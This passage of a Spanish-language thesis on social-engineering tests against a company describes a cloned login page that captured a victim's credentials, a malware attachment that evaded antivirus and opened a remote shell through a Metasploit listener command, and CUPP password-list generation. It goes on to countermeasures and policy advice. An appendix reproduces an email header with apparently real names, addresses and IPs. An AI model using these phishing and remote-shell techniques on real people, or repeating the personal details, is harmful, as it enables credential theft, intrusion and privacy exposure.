Figura 3-30. Escenario 2, obtención de usuario y calve de la victima

Para la víctima es trasparente esta página ya que el ingreso a la misma se realiza y cada vez que se conecte a la pagina false se podrá extraer información.

3.4.3 Explotación de escenario 3

En el escenario 3, se vuelve a enviar un mail, basados en que se solicito que se envíe nuevamente el archivo, pero en esta ocasión se adjunta el archivo creado para el escenario 3.

Figura 3-31. Escenario 3, envío de adjunto archivo infectado.

Cuando la víctima lo recibe el archivo lo ejecuta y descarga los archivo en el "C:/", y se ejecuta primero la presentación, y al momento de cerrarla, se ejecuta nuestro archivo infectado, que permite tener el control de la máquina de la víctima.

Una buena estrategia, es enviar la presentación lo más real posible, ya que esta puede ser enviada a varios directivos y así poder infectar varias maquinas a la vez.

Para poder saber si el archivo infectado fue ejecutado correctamente se ejecuta el archivo generado en el escenario 3

Tabla 3-13. Escenario 3 – Ejecución de comando para escuchar.

Parámetro	comando
Test01_handler.rc	msfconsole –r test01_handler.rc

Figura 3-32. Escenario 3, ejecutando el comando para escuchar.

Cuando la victima ejecuta el archivo presentacion.exe, nuestra consola nos muestra la siguiente imagen:

Figura 3-33. Escenario 3, conexión exitosa.

La información que se muestra en la figura 3-32, indica que se tiene un terminal remoto hacia la computadora de la víctima.

3.5. Paso 5: Análisis de la información.

El objetivo de este paso, es analizar la información recolectada, y el comportamiento de la víctima o victimas seleccionadas.




Figura 3-34. Esquema para el Análisis.

El análisis de la información se evalúa desde el punto de vista de la calidad de información obtenida y de que tan difícil fue obtenerla. Es prudente poder realizar un análisis del comportamiento de la victima a lo largo de los pasos, de cómo la información ha fluido y como es sensible a ser obtenida.

3.5.1. Análisis información

Se debe analizar cada uno de los escenarios y poder ver su relevancia, hay que tener en cuenta que un escenario no se obtuvo información relevante también hay que considerarlo y dar su análisis. Del análisis se puede generar contramedidas adecuadas y personalizadas.

3.5.1.1. Análisis Escenario 1: Envío de Adjunto con error.

En el escenario se pudo enviar el correo electrónico con un archivo que permite modificar el comportamiento de navegación por internet sistema operativo.

Tabla 3-14. Escenario 1 – Análisis de resultados.

Parámetro	Resultado
Envío de correo electrónico con adjunto "Portafolio.zip"	El archivo llego correctamente a la víctima, y se confirmo que este fue ejecutado.

Comportamiento de la victima	La victima demostró interés en poder recibir la información solicitada, el deseo de ayudar está muy presente.

Con este resultado, podemos analizar que se ha podido lograr un canal con la víctima.

3.5.1.2 Análisis Escenario 2: Falsificación de página web

En este escenario se realizó un ataque para clonar la página de la red social de la víctima, esta página web es visitada por los empleados para verificar su vida personal en momentos de óseo.

Tabla 3-15. Escenario 2 – Análisis de resultados.

Parámetro	Resultado
Usuario y Contraseña	Se obtuvo información personal de la víctima.
Comportamiento de la victima	La víctima tenía la costumbre de ingresar a la página de red social con frecuencia.

La información que se ha obtenido de perfil de la red social, con ello se puede conocer los amigos, y con quien tiene comunicación más frecuente en la red

Con este escenario se demuestra cómo se obtiene información personal de la victima dentro de la empresa.

3.5.1.3 Análisis Escenario 3: Archivo Infectado.

En este escenario se realizo un ataque enviando un archivo infectado antes creado, y esperando que el usuario lo abra, en ese momento se realiza el ataque. Como se pudo apreciar en la construcción del escenario este archivo no fue detectado por el antivirus.

Tabla 3-16. Escenario 3 – Análisis de resultados.

Parámetro	Resultado
Shell de la computadora de la victima.	Se logro obtener una ventana de comando de la computadora de la victima.
Comportamiento de la victima	La victima se confio como medida de protección el antivirus instalado en su computadora.

El tener una ventana de comando de la computadora de la víctima, es uno de los ataques más peligrosos ya que esto implica que el atacante tiene acceso a toda la información de la máquina de la victima pudiendo obtener la misma sin que se diera cuenta. Lo peligroso de enviar este archivo es

que si este es reenviado a varias maquinas, se obtiene una ventana de comando por cada usuario nuevo.

El poder lograr tener éxito de este tipo de ataque implica que la información dentro del a empresa es muy vulnerable.

CAPITULO 4

4. Contramedidas para las amenazas internas

De la revisión de los capítulos anteriores, se puede denotar la importancia de tener reglas claras de cómo proceder ante cualquier traspaso de información de la empresa, ha esto salta la importancia de poder contar con una Política de Seguridad, un documentación formal legal y del apoyo de la alta directiva.

El objetivo de este capítulo es poder ofrecer algunas consideraciones, para la empresa basada en los ataques o posibles ataques dentro de una empresa, no es intensión poder abarcar todas las medidas pero si dar una guía básica de su importancia a tener en cuenta.

Las contramedidas se aplican para contrarrestar las amenazas y vulnerabilidades y de este modo reducir el riesgo en el entorno empresarial. Una vez aplicadas todas las contramedidas para reducir las amenazas y vulnerabilidades, sólo quedan riesgos residuales.

Las contramedidas son entonces, las políticas de seguridad apoyadas por todos los medios técnicos o de procedimientos que se aplican y desarrollan para atender vulnerabilidades y frustrar ataques específicos.

Una buena práctica es poder desarrollar una política, que indique los procedimientos claros de cómo tratar la información sensible para le empresa.

Una política que está orientada a la misión, visión y objetivos claros de los recursos de red e información sensible de la empresa.

4.1. Desarrollo de Políticas

El objetivo es que después de realizar un set de pruebas, y de la información obtenida en cada uno de los escenarios planteados, se demuestra la importancia de concientizar al usuario de las diferentes amenazas.

El desarrollo de la policita debe estar orientado al proceso y de la forma como se puede asegurar la información de la empresa, e incluso de la persona.

No es el objetivo de este documento el crear políticas para la empresa, mas sino el poder dar las pautas y seguimiento para futuras investigaciones de cómo poder elaborar escenarios para evaluar los riesgos y así elaborar políticas bajos estándares de seguridad. Pero si dejar en constancia el incluir dentro de las políticas generales, una sección orientada al cuidado de la empresa orientada a las vulnerabilidades de las personas.

Un conjunto de buenas prácticas ampliamente recomendada es la NORMA ISO, es su versión 27001[17] y actualizaciones.

4.1.1. Consideraciones para crear una policita de Seguridad.

Algunas consideraciones a tener en cuenta como una base para crear una política de seguridad dentro de la empresa:

1. La política debe tomar en cuenta las características particulares de la empresa, se debe tomar en cuenta el control que se va realizar, dentro de la empresa.

2. Una recomendación sana es que para que la política tenga el impulso adecuado dentro de la empresa, se deberá aprobar por la alta directiva, publicar y comunicar a las personas adecuadas.

3. Se debe considerar que los cambios tecnológicos deben tener una alta relevancia, y que la revisión de la política está ligada a estos cambios.

4. Debe haber un responsable para el mantenimiento de la política, y difusión de la misma. De preferencia del área de tecnología

---

[17] ISO 27001. es un estándar para la seguridad de la información (Information technology - Security techniques - Information security management systems - Requirements) aprobado y publicado como estándar internacional en octubre de 2005 por International Organization for Standardization y por la comisión International Electrotechnical Commission.

4.1.2. Análisis para el desarrollo de políticas

Del análisis de los escenarios creados para evaluar la vulnerabilidad de la empresa seleccionada, se propone las siguientes pautas para poder que sean la base de crear políticas de seguridad teniendo en cuenta las vulnerabilidades expuestas:

Tabla 4-1. Análisis para el desarrollo de políticas

PARAMETRO	Análisis
Escenario 1	• Política para solicitar información de la empresa que contacta a la empresa víctima, cedula, revisar el nombre de la empresa con el área legal. Solicitar referencia de la misma.
Escenario 2	• Si se percata de un link no adecuado, se debe anunciar inmediatamente al área de seguridad informática.
Escenario 3	• Archivos que sean ejecutables, no deben ser ejecutados como policita, y se lo hace se debe anunciar al área técnica. • Si se recibe información de un falso cliente, no hay que difundirla por ningún medio.
OTROS ESCENARIOS	• Políticas de bloqueo automático de los equipos informáticos. • Habilitar logs para validar que los usuarios sepan que la pagina a la que ingresen es la correcta. • Política de configuración el correo corporativo para no recibir archivos ejecutables. • Política para información personal, no facilitar correos

	personales, esto porque a veces el correo corporativo tiene restricciones • Política para visitas físicas, debe tener un registro con una identificación, esto se lo debe manejar de forma ágil • Políticas para equipos no seguros como: laptops, teléfonos inteligentes, tabletas, deben tener una gestión de respaldo personalizado, incluyendo borrado automático. • Políticas para realizar Ataques de ingeniería social, para testear las vulnerabilidades, esto se lo realiza creando nuevos escenarios, y algunos ya antes probados. • Políticas de concientización y difusión de la cultura de seguridad. • Políticas de cambio de passwords.

4.1.2.1. Áreas de Riesgos y contramedidas

Otro método adecuado es amar una estrategia basada en las áreas de riesgo y el tipo de ataque que puede ser vulnerable. Y con este análisis se puede armar una estrategia de contramedida.

Tabla 4-2. Área de Riesgo Internet y contramedida

Tácticas Atacante	Estrategia de contramedida
• Adivinar password • Encuestas, actualización de datos falsos • Anexos con archivos infectados.	• Refuerzo continuo del conocimiento de los cambios a los sistemas y redes • Entrenamiento en el uso de contraseñas • Inducción en la creación de contraseñas fuertes

Tabla 4-3. Área de Riesgo Teléfonos y contramedida

Tácticas Atacante	Estrategia de contramedida
• Personificación falsa. • Solicitar contraseñas por teléfono, ayuda técnica. • Persuasión para solicitar información personal	• Entrenar a los empleados y ayuda técnica para nunca dar contraseñas u información confidencial por teléfono. • Controlar llamadas de larga distancias. • Reusar la trasferencia de llamadas sospechosas. • Solicitar información como cedula, teléfono de la empresa, y celular.

Tabla 4-4. Área de Riesgo Acceso fisico y contramedida.

Tácticas Atacante	Estrategia de contramedida
• Acceso fisico no autorizado. • Espiar sobre el hombro. • Robo de documentos escaneados. • Paseo por los pasillos. • Acceso a los servidores, redes inalámbricas que tenga acceso a Ips de empleados.	• Entrenamiento del uso de identificaciones adecuadas. • No escribir contraseña con alguien viendo. • Restringir uso de fotocopiadoras y escáner, sobre todo de documentos sensibles. • Monitorear el acceso fisico de los servidores. • Tener un Access point separado de las redes de la empresa. • Marque la información que sea confidencial y su manejo apropiado.

Tabla 4-5. Área de Riesgo Fuera de la oficina y contramedida

Tácticas Atacante	Estrategia de contramedida
• Reuniones fuera de oficinas, pueden a ver Access Point Falsos. • VPNs conexiones desde la casa.	• No conectarse a páginas que requieran password desde una conexión externa desde su equipo móvil de trabajo. Navegar en lo estrictamente lo necesario. • Entrenar a los empleados de las diferentes tácticas de los hackers.

Tabla 4-6. Área de Riesgo Escritorio y contramedida

Tácticas Atacante	Estrategia de contramedida
• Visitar en horarios de almuerzo • Dejar encargos o presentes en los puestos.	• Cerrar los armarios y cajones con llave después del horario de trabajo, y guardar la llave en un lugar seguro. • No dejar equipos portátiles o informáticos con información confidencial, o sensible sin ningún tipo de seguridad. Deben tener al menos una restricción de acceso a los mismos. • Al alejarse de la computadora o sitio de trabajo, se debe dejar bloqueada o apagada la misma.

Dentro del análisis de y contramedidas basado en los posibles ataques o riesgos, también hay que analizar las recomendaciones generales o básicas a tener en consideración dentro de la empresa.

Tabla 4-7. Recomendaciones - Área de Riesgo y contramedida

Tácticas Atacante	Estrategia de contramedida
• Estar atentos y aprender a reconocer al	• No dar información inmediata por teléfono, menos de un contacto de la empresa.

atacante	• Los atacantes suelen dar signos de estar apresurados • Dar nombres no conocidos, hay que tratar de validar la información dada • Hay casos en que se tiene a suplantar o imitar a alguien, hay que estar atento a acentos o cambios de la voz. • Es muy común detectar errores de escritura, o semántica. • Las preguntas obvias suelen estar muy presentes.
• Una administración de respaldos adecuada y organizada	• Administración y mantenimiento de cuentas de usuarios. • Un claro y adecuado procedimientos para la atención de "Help Desk" • Elaboración de Privilegios de Acceso para usuarios • Procedimiento para el manejo y monitoreo de Violaciones • Una política para la creación de IDs de usuarios, que no sea tan predecible. • Políticas de Privacidad de la información tanto laboral como personal. • Tratamiento de documentos físicos para ser desechados • Políticas de escritorio limpio.

4.2. Manejo de Privilegios

Es muy importante el poder saber los accesos o privilegios a las personas indicadas o que manejen información sensible de la empresa, para ello no sólo es indispensable poder restringir o permitir a nivel informático o de sistema lo que puede o deja de realizar. Por lo general una asistente tiene privilegios iguales o incluso hasta superiores que el mismo jefe inmediato, ya que es la que ayuda a gestionar las labores cotidianas y el tiempo es muy importante, y las restricciones suele representar una demora.

4.2.1. Pautas para el manejo de privilegios

Una buena práctica para el manejo de privilegios es eliminar los derechos de administrador sobre la maquina, esto podría ayudar a reducir riesgos y ahorrar dinero en soporte técnico al usuario final.

Las empresas que utilizan una gestión de privilegios eficaces pueden reducir sus costos de soporte de escritorio hasta en un 40% y, de acuerdo con Gartner, ahorrar dinero de más de 1.000 dólares por escritorio al año.

Soluciones basadas en gestión de privilegios permiten la eliminación de los derechos de administrador de la empresa con

un enfoque práctico y rentable para la ejecución de privilegios mínimos en el entorno informático.

Adicional una reducción de riesgo ayuda a la productividad de los empleados.

4.2.1.1. Principales objetivos del manejo de privilegios

- El mantenimiento de un entorno de escritorio confiable y seguro.
- Eliminación de los derechos de administrador.
- Garantizar que los usuarios sólo tienen el nivel correcto de privilegios, en cualquier computadora.
- Reducción de los costes de mantenimiento de computadoras.
- Control de acceso a las aplicaciones

4.2.1.2. Beneficios

- Mejorar la productividad.
- Aumentar la seguridad.
- Reducir las solicitudes de servicio soporte técnico.

4.3. Rotación de Tareas

La seguridad de la información debe estar también enfocada a las tareas del día a día, es decir de las tareas o funciones cotidianas. El manejo de la información esta direccionada o guiada a:

- Atribución y responsabilidades de su función
- Objetivos del negocio
- Políticas vigentes

Es importante el poder realizar la segregación de las funciones, el cual permite reducir el riesgo de una mala utilización de los sistemas e la información sensible, sea de manera intencional o accidental.

4.4. Control de Acceso

El enfoque de esta sección es dar el control del acceso a la información y los procesos del negocio de la empresa.

Los accesos a la información deben tener una alta importancia en los diferentes ámbitos de la empresa.

4.4.1 Políticas de control de accesos de la información

Se deben definir y documentar los requerimientos del giro de negocio de la empresa para el control de acceso a la información,

también establecer y difundir políticas, reglas y privilegios para los usuarios.

El crear especificaciones claras de los requisitos de negocio que serán analizados por los controles de acceso de la empresa.

Los accesos deben ser registrados en la medida de lo posible.

4.4.2 Administración de accesos de usuarios

El administrar los registros de usuarios tiene una alta relevancia, debe existir un procedimiento formal de los ingresos y cancelación del registro o usuarios, para otorgar accesos a todos los sistemas o servicios de información de la empresa.

Hay que poseer adecuadas restricciones y controles para la asignación y uso de privilegios o recursos de los diferentes sistemas de la información. Estas restricciones deben ser constantemente revisadas y puestas a pruebas de forma interna como externa.

4.4.3 Administración de contraseñas de usuarios

Uno de los más eficaces recursos para el control de acceso a la información es el poder tener contraseñas adecuadas, estas validan el acceso a los usuarios a los diferentes sistemas de la

información, la importancia de una buena administración, tiene que llevar a las empresas a tener un proceso dedicado a la administración y gestión de las contraseñas asignadas a los usuarios.

Este proceso debe ser evaluado, y ya que depende mucho del usuario, ya que él es el que debe asignar en base a las normas establecidas, y si este proceso de gestión es muy elaborado, puede a generar un mayor malestar y ese no es el fin último.

Hay que tener en cuenta que el perfil que se cree para el acceso debe ser revisado de forma periódica.

Hay que tener un especio dedicado para concientizar al usuario de crear buenas contraseñas y que las comunes pueden ser deducidas de forma fácil.

4.4.4 Equipos informáticos desatendidos

Es importante asegurar que el equipo informático desatendido esté debidamente protegido, todos los usuarios y proveedores de servicio deberán conocer los requisitos de seguridad y los procedimientos para proteger tales equipos.

Una adecuada política del puesto de trabajo despejado y bloqueo de pantalla, se debe dar a conocer a los usuarios la importancia de mantener seguro su puesto de trabajo, ya que así se evitará el acceso de terceros a sus equipos.

CONCLUSIONES Y RECOMENDACIONES

Conclusiones

- Muchas empresas no conocen la importancia de estar atentos a las vulnerabilidades dentro del as empresas enfocadas a las personas.
- Hay un sin número de herramientas disponibles que se pueden utilizar para realizar un ataque de Ingeniería social, todas estas herramientas no necesariamente deben ser implementadas por expertos informáticos.
- El esquema sugerido basado escenarios es una forma objetiva de evaluar que tan vulnerable puede ser la empresa. La desventaja sería en que no siempre se puede abarcar con todos los escenarios posibles.
- Una forma de siempre estar preparados es poder tener una política interna de comunicación

adecuada. Dar a conocer tips de seguridad día a día.

- Los escenarios planteados en este tesis demostraron que pueden vulnerar a las personas de una empresa, y considerando que solo se ataco a una persona de un sin número de posibles víctimas.

Recomendaciones

- Poder amar un cuadro de escenarios exhaustivos que permita dar pautas a un manual de buenas prácticas.
- Tener una persona que sepa de este tipo de ataques para que pueda realizar la evaluación interna de forma adecuada.
- Poder gestionar este análisis en un sistema informático para que sea un marco de trabajo más ágil y efectivo.

GLOSARIO

ATAQUE.- Método por el cual un individuo, mediante un sistema informático intenta tomar el control, desestabilizar o dañar otro sistema informático (ordenador personal, red privada, etcétera).

C.E.H.- CEH (Certified Ethical Hacker) es la certificación oficial de hacking ético desde una perspectiva independiente de fabricantes.

CRACKER.- El término cracker (del inglés cracker, 'romper') se utiliza para referirse a las personas que rompen algún sistema de seguridad.

DNS.- Domain Name System o DNS (en español «Sistema de Nombres de Dominio») es un sistema de nomenclatura jerárquica para computadoras, servicios o cualquier recurso conectado a Internet o a una red privada.

FOOTPRINTING.- Footprinting es una técnica de recopilación de información sobre los sistemas informáticos y las entidades a las que pertenecen, son tareas que se realizan antes de hacer un ataque real.

FRAMEWORK.- La palabra inglesa "framework" (marco de trabajo) define, en términos generales, un conjunto estandarizado de conceptos, prácticas y criterios para enfocar un tipo de problemática particular que sirve como referencia, para enfrentar y resolver nuevos problemas de índole similar.

FRAUDE.- El fraude es la acción contraria a la verdad y a la rectitud o ley -fraude de ley-, que perjudica a la persona contra quien se comete.

FTP.- FTP (siglas en inglés de File Transfer Protocol, 'Protocolo de Transferencia de Archivos') en informática, es un protocolo de red para la

transferencia de archivos entre sistemas conectados a una red TCP (Transmission Control Protocol), basado en la arquitectura cliente-servidor.

HACKER.- Gente apasionada por la seguridad informática. Esto concierne principalmente a entradas remotas no autorizadas por medio de redes de comunicación como Internet

HARDWARE.- El término hardware se refiere a todas las partes tangibles de un sistema informático; sus componentes son: eléctricos, electrónicos, electromecánicos y mecánicos.

HTTP.- Http son las siglas de HyperText Transfer Protocol, el método utilizado para transferir ficheros hipertexto por Internet. La transferencia hipertexto es simplemente la transferencia de ficheros hipertexto de un ordenador a otro.

HTTPS.- Hypertext Transfer Protocol Secure (en español: Protocolo seguro de transferencia de hipertexto), más conocido por sus siglas HTTPS, es un protocolo de aplicación basado en el protocolo HTTP, destinado a la transferencia segura de datos de Hipertexto, es decir, es la versión segura de HTTP

IP.- Internet Protocol, es la especificación que determina hacia dónde son encaminados los paquetes, en función de su dirección de destino.

ISO 2700.- Es una certificación de las normas para la tecnología informática y los sistemas de gestión informáticos. Al conseguir tal certificación, las empresas pueden vender sus servicios de mejor manera, así como también pueden garantizar la fiabilidad de sus operaciones internas.

KALI LINUX.- Kali Linux es una distribución basada en Debian GNU/Linux diseñada principalmente para la auditoría y seguridad informática en general.

KINESTESICO.- El sentido kinestésico suministra datos del movimiento y de la postura corporal, del equilibrio y desequilibrio físico.

LAN.- Local Area Network. Red de área local. Una red pequeña de datos que cubre un área limitada, como el interior de un edificio o un grupo reducido de edificios.

LISTENER.- Es un término en informática que se utiliza para indicar que un puerto lógico de un equipo está escuchando o receptando datos.

LOG.- Un log es un registro oficial de eventos durante un rango de tiempo en particular.

LOGIN.- Es el proceso mediante el cual se controla el acceso individual a un sistema informático mediante la identificación del usuario utilizando credenciales provistas por el usuario

METASPLOIT.- Es un proyecto open source de seguridad informática que proporciona información acerca de vulnerabilidades de seguridad y ayuda en tests de penetración y en el desarrollo de firmas para sistemas de detección de intrusos.

METERPRETER.- Meterpreter es un intérprete de comandos que permite de una forma segura y suave interactuar con la maquina objetivo.

NMAP.- Nmap es un programa de código abierto que sirve para efectuar rastreo de puertos

PHREAKER.- Es un término acuñado en la subcultura informática para denominar la actividad de aquellos individuos que orientan sus estudios y ocio hacia el aprendizaje y comprensión del funcionamiento de teléfonos de diversa índole, tecnologías de telecomunicaciones, funcionamiento de compañías telefónicas, sistemas que componen una red telefónica y por último; electrónica aplicada a sistemas telefónicos.

PNL.- La programación neurolingüística (PNL) es un modelo de comunicación interpersonal que se ocupa fundamentalmente de la relación entre los comportamientos exitosos y las experiencias subjetivas.

RASPBERRY PI.- Es un ordenador de placa reducida o (placa única) (SBC) de bajo coste, desarrollado en Reino Unido por la Fundación Raspberry Pi, con el objetivo de estimular la enseñanza de ciencias de la computación en las escuelas.

RFID.- Siglas de Radio Frequency IDentification, en español identificación por radiofrecuencia, es un sistema de almacenamiento y recuperación de datos remoto que usa dispositivos denominados etiquetas, tarjetas, transpondedores o tags RFID.

ROUTER.- Su traducción de enrutador o encaminador de paquetes, es un dispositivo que proporciona conectividad a nivel de red.

SHELL.- Es un programa que proveen una interfaz de usuario para acceder a los servicios del sistema operativo. Los shells están diseñados para facilitar la forma en que se invocan o ejecutan los distintos programas disponibles en el computador.

SMART CARDS.- Una tarjeta inteligente (smart card, es cualquier tarjeta del tamaño del bolsillo con circuitos integrados, que permite la ejecución de cierta lógica programada.

SMB.- Server Message Block o SMB es un Protocolo de red que permite compartir archivos e impresoras entre nodos de una red. Es utilizado principalmente en ordenadores con Microsoft Windows y DOS.

SOFTWARE.- Se conoce como software1 al equipamiento lógico o soporte lógico de un sistema informático, que comprende el conjunto de los

componentes lógicos necesarios que hacen posible la realización de tareas específicas, en contraposición a los componentes físicos que son llamados hardware.

SPAM.- Se llama spam, correo basura o mensaje basura a los mensajes no solicitados, no deseados o de remitente no conocido (correo anónimo)

SPOOFING.- Spoofing, en términos de seguridad de redes hace referencia al uso de técnicas de suplantación de identidad generalmente con usos maliciosos o de investigación.

TELNET.- Telnet (TELecommunication NETwork) es el nombre de un protocolo de red que permite viajar a otra máquina para manejarla remotamente.

Unix.- Sistema operativo especializado en capacidades de multiusuario y multitarea. Fue la base inicial de Internet. Entre sus características más importantes se encuentran: Redireccionamiento de Entrada/Salida

URL.- Un localizador de recursos uniforme o URL —siglas en inglés de uniform resource locator— es un identificador de recursos uniforme (URI) cuyos recursos referidos pueden cambiar, esto es, la dirección puede apuntar a recursos variables en el tiempo.

VPN.- Una red privada virtual, RPV, o VPN de las siglas en inglés de Virtual Private Network, es una tecnología de red que permite una extensión segura de la red local (LAN) sobre una red pública o no controlada como Internet.

WAN.- (Wide Area Network, Red de Área Amplia). Red de computadoras conectadas entre sí. Usando líneas terrestres o incluso satélites para interconectar redes LAN en un área geográfica extensa que puede ser hasta de miles de kilómetros.

WEB.- World Wide Web (WWW) o Red informática mundial1 comúnmente conocida como la web, es un sistema de distribución de documentos de hipertexto o hipermedios interconectados y accesibles vía Internet.

Wi-Fi.- Abreviatura en inglés para "wireless fidelity". Un tipo de red inalámbrica (WLAN - wireless local area networks), que usa el protocolo inalámbrico de alcance limitado IEEE 802.11b, que transmite datos en banda ancha en el rango espectral de 2.4 GHz.

ZIP.- En informática, ZIP o zip es un formato de compresión sin pérdida, muy utilizado para la compresión de datos como documentos, imágenes o programas.

APÉNDICES

APÉNDICE A: PERFIL DE CONTRASEÑAS COMUNES DE USUARIO (CUPP).

A.1 Instalación CUPP.

En la plataforma Linux podemos encontrar un programa destinado a esta actividad, por ejemplo para activarlo es necesario los siguientes comandos:

Tabla A-1. Comandos para instalación CUPP

Descripción	Comando
Accediendo a carpeta	# Cd / pentest / passwords / cupp
Ejecución de comando	#. / Cupp.py

Se puede ver en la imagen debajo, las opciones que usted tiene cuando se inicia el programa:

Figura A-1. Opciones de instalación CUPP.

Cuando se tiene la mayor cantidad de información posible de los intereses, los nombres, apodos, aficiones, etc de nuestra víctima es el momento de utilizar el cupp con el fin de completar la información que tenemos para la creación de la lista de contraseñas.




Figura A-2. Parámetros para creación de lista de palabras CUPP.

Con excepción de la información que se puede elegir, también si la lista incluirá palabras o números al azar al final de las palabras, caracteres especiales y palabras clave.




Figura A-3. Esquema para el Análisis.

Ahora el CUPP tiene generar la lista de contraseñas y podemos utilizarlo con el fin de ver si algún usuario en la lista es válido. Esta herramienta es muy válida para tratar de obtener una clave el cual está basado en el perfil del usuario.

APÉNDICE B: ENCABEZADO DEL MAIL DE CONFIRMACIÓN.

B.1 Encabezo completo del mail de víctima.

Tabla B-1. Encabezado de recepción de mail víctima

Fila	Encabezado del Mail - Confirmación
1	x-store-info:SmXCjkY1Un5L3q1TmewTw2528Vzv4BD3Vwaibh6VsG3Jqomo3MMz45diGpKveTnauIkyvrGNYzdU5AH+iJ81GHkdeqtxgVC1bobmZ0Z12F6HczVcaW6E/X/Nm9tu/JHi3PxYz/47vY4KRQqmT96D3Q==
2	Authentication-Results: hotmail.com; spf=pass (sender IP is 190.95.210.34) smtp.mailfrom=mlopez@carsegsa.com; dkim=none header.d=carsegsa.com; x-hmca=pass header.id=mlopez@carsegsa.com
3	X-SID-PRA: mlopez@carsegsa.com
4	X-AUTH-Result: PASS
5	X-SID-Result: PASS
6	X-Message-Status: n:n
7	X-Message-Delivery: Vj0xLjE7dXM9MDtsPTE7YT0wO0Q9MDtHRD0wO1NDTD0w
8	X-Message-Info: wjTPN9X1Lm5HW5o5xSoXfo9dnw5asj5ONG2aiCMtnSRNS0ZauAeSmIR/kzsprhkvQPUA+kv2Zdnp0+PUcBuKa5wWzkFsEIX1Y2Z6zhIcPNEE

	ivoWF6GWQbIqjQ4/XQ8TJWNiBYbNN+Den2LyZ1cFqhw75an/Me7AyO ym/LJIDx8=
9	Received: from mail.carsegsa.com ([190.95.210.34]) by BAY0-MC1-F46.Bay0.hotmail.com with Microsoft SMTPSVC(6.0.3790.4900);
10	Wed, 14 Aug 2013 07:43:34 -0700
11	Received: from carsegsa.com (mail.carsegsa.com [10.100.89.4])
12	by mail.carsegsa.com (Postfix) with ESMTP id A55B71BE367
13	for <rafaelpena@hotmail.com>; Wed, 14 Aug 2013 09:43:28 -0500 (ECT)
14	Received: from SECVIP75 (lgyesec75.grupocarseg.com [10.100.89.75])
15	by carsegsa.com (Postfix) with ESMTP id 6479161C6D3
16	for <rafaelpena@hotmail.com>; Wed, 14 Aug 2013 09:43:26 -0500 (COT)
17	From: "Monica Lopéz" <mlopez@carsegsa.com>
18	To: "'Rafael de la Peña" <rafaelpena@hotmail.com>
